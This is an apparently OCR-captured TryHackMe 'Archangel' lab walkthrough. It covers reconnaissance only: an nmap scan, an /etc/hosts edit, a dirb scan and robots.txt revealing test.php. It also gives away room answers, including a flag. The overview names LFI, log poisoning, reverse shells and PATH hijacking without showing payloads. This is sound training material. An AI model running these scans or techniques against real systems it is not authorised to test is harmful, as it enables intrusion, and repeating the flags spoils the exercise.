TryHackMe – Archangel Machine Walkthrough

(Boot2Root | Web Exploitation | Local File Inclusion | Privilege Escalation)

Reconnaissance, Enumeration & Exploitation Tools


- **Nmap –** Used for initial network reconnaissance and service enumeration

- **Dirb** – Used for directory brute-forcing to discover hidden web resources
- **Burp Suite** – Used for intercepting and modifying HTTP requests, analyzing application behavior, and testing input handling
- **CyberChef** – Used for decoding Base64-encoded source code
- **Netcat (nc)** – Used to establish reverse shell listeners
- **Linux Utilities** – ls, cat, file, strings, chmod, echo, export, etc., used during post-exploitation and privilege escalation

Overview

This engagement involved compromising a Linux-based target system through a structured penetration testing approach. The assessment began with reconnaissance and enumeration to identify exposed services and hidden web resources.

Through web application testing, a Local File Inclusion (LFI) vulnerability was discovered and escalated to remote code execution via log poisoning. Post-exploitation enumeration revealed multiple system misconfigurations, including insecure file permissions, vulnerable cron jobs, and a setuid binary susceptible to PATH hijacking. These weaknesses were chained together to achieve horizontal and vertical privilege escalation, ultimately resulting in full root-level compromise of the system.



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 47min 48s

Add 1 hour

Task 1 Deploy Machine

Task 2 Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo a page under development

test.php


```
root@ip-10-65-101-199: ~
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.65.157.3
Host is up (0.00040s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/29%OT=22%CT=1%CU=41137%PV=Y%DS=1%DC=I%G=Y%TM=6951C7
OS:CA%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2
OS:301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F
OS:4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
```

The first command executed against the target machine was an Nmap scan using aggressive detection:

nmap -A 10.65.157.3

The results revealed two open ports:

- **Port 22 (SSH)**
- **Port 80 (HTTP)**



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 46min 51s

Add 1 hour

Task 1 Deploy Machine

Task 2 Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo a page under development

test.php

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Give us a call:
+xx (xxx) xxxx

Send us a mail:
support@mafialive.thm


Mon. - Sat.:
08.00am - 18.00pm

SECURITY SOLUTIONS SINCE 2001

Mafialive Solutions

Let us secure your company

- I then accessed the web application hosted at http://10.65.157.3.
- The first task required identifying an alternative hostname. While reviewing the webpage, I discovered a clue in a displayed email address: support@mafialive.thm.
- This confirmed the answer to the first question (**Flag 0**): **mafialive.thm**



Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 38min 15s

Task 1 Deploy Machine

Task 2 Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer


Lo page under development

test.php

root@ip-10-65-101-199: /

```
127.0.0.1       localhost
127.0.0.1       vnc.tryhackme.tech
127.0.1.1       tryhackme.lan   tryhackme

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.65.157.3 mafialive.thm
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"etc/hosts" 9L, 264C                                    1,1          All
```

Next, I opened the terminal and edited the **/etc/hosts** file using **vi**, adding an entry that mapped the target IP address to the newly identified host/domain name. This allowed the application to properly resolve the virtual host.



Target Machine Information

Title	Target IP Address	Expires		
ARcHanG3l	10.65.157.3	1h 16min 24s	?	Add 1 hour

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo… page under development

test.php


UNDER DEVELOPMENT

thm{f0und_th3_r1ght_h0st_n4m3}

```
+ http://mafialive.thm/server-status (CODE:403|S

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~# 
```

After updating the host configuration, I was able to successfully access the mafialive.thm domain over port 80 (HTTP). This revealed the flag for the second task (**Find flag 1**):

thm{f0und_th3_r1ght_h0st_n4m3}



Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo… page under development


test.php

```
root@ip-10-65-101-199:~# dirb http://mafialive.thm

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 29 00:31:30 2025
URL_BASE: http://mafialive.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://mafialive.thm/ ----
+ http://mafialive.thm/index.html (CODE:200|SIZE:59)
+ http://mafialive.thm/robots.txt (CODE:200|SIZE:34)
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

Next, I performed directory enumeration against http://mafialive.thm using **Dirb**. The scan returned two accessible resources with HTTP **200 OK** responses:

- http://mafialive.thm/index.html
- http://mafialive.thm/robots.txt

Among these, **robots.txt** was of particular interest, as it often reveals sensitive or hidden paths intended to be excluded from search engine indexing.



Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 32min 5s

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

Lo[illegible] page under development


test.php

```
User-agent: *
Disallow: /test.php
```

```
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

When accessing the http://mafialive.thm/robots.txt endpoint, a hidden path was disclosed that led to http://mafialive.thm/test.php.

This discovery satisfied the third task objective, which required identifying a page under development. The correct answer for this task was **test.php**.



Room progress (62%)
st0nec0ld
bebasset

Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 31min 36s

?
Add 1 hour
Task 1 Deploy Machine
Task 2 Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Lo a page under development

